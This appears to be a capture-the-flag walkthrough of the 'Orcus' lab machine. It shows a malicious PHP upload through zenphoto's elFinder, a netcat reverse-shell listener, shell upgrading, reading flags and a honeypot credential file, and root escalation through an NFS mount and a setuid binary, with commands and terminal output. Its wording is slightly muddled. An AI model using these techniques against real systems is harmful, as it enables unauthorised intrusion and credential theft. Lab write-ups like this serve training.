


Exploitation

now we moved on and after exploring some time in the zenphoto dashboard we came to know that uploading .php file was possible after we enable elfinder from the settings.
so we uploaded a python reverse shell script
Then we set a listner in the terminal
nc -lvnp 1234
After this when the php file was opened we got a reverse shell in the terminal.
now to escalate.



python -c ‘import pty;pty.spawn("/bin/bash")’
ls -al /var/www
cd /var/www
cat flag.txt



cd /etc/kippo
ls
cd data
cat userdb.txt

```
./pwn
www-data@Orcus:/tmp$ nano pwn
nano pwn
Unable to create directory /var/www/.nano: Permission denied
It is required for saving/loading search history or cursor positions.

Press Enter to continue

Error opening terminal: unknown.
www-data@Orcus:/tmp$ ./pwn -p
./pwn -p
www-data@Orcus:/tmp$ whoami
whoami
www-data
www-data@Orcus:/tmp$ cd /etc/kippo
cd /etc/kippo
www-data@Orcus:/etc/kippo$ ls
ls
README.md  dl   fs.pickle  kippo      kippo.tac  start.sh  txtcmds
data       doc  honeyfs    kippo.cfg  log        stop.sh   utils
www-data@Orcus:/etc/kippo$ cd data
cd data
www-data@Orcus:/etc/kippo/data$ ls
ls
userdb.txt
www-data@Orcus:/etc/kippo/data$ ls
ls
userdb.txt
www-data@Orcus:/etc/kippo/data$ cat userdb.txt
cat userdb.txt
root:0:123456
fakuser:1:TH!SP4SSW0RDIS4Fl4G!
www-data@Orcus:/etc/kippo/data$
```

mount -t nfs 192.168.0.151:/tmp mount
chown root:root baz
chmod u+s baz
./baz
id
cd /root
cat flag.txt

```
┌─[root@parrot]─[~]
└──╼ #id
uid=0(root) gid=0(root) groups=0(root)
┌─[root@parrot]─[~]
└──╼ #cat flag.txt
807307b49534830222df02e0fe5sdfe
┌─[root@parrot]─[~]
└──╼ #
```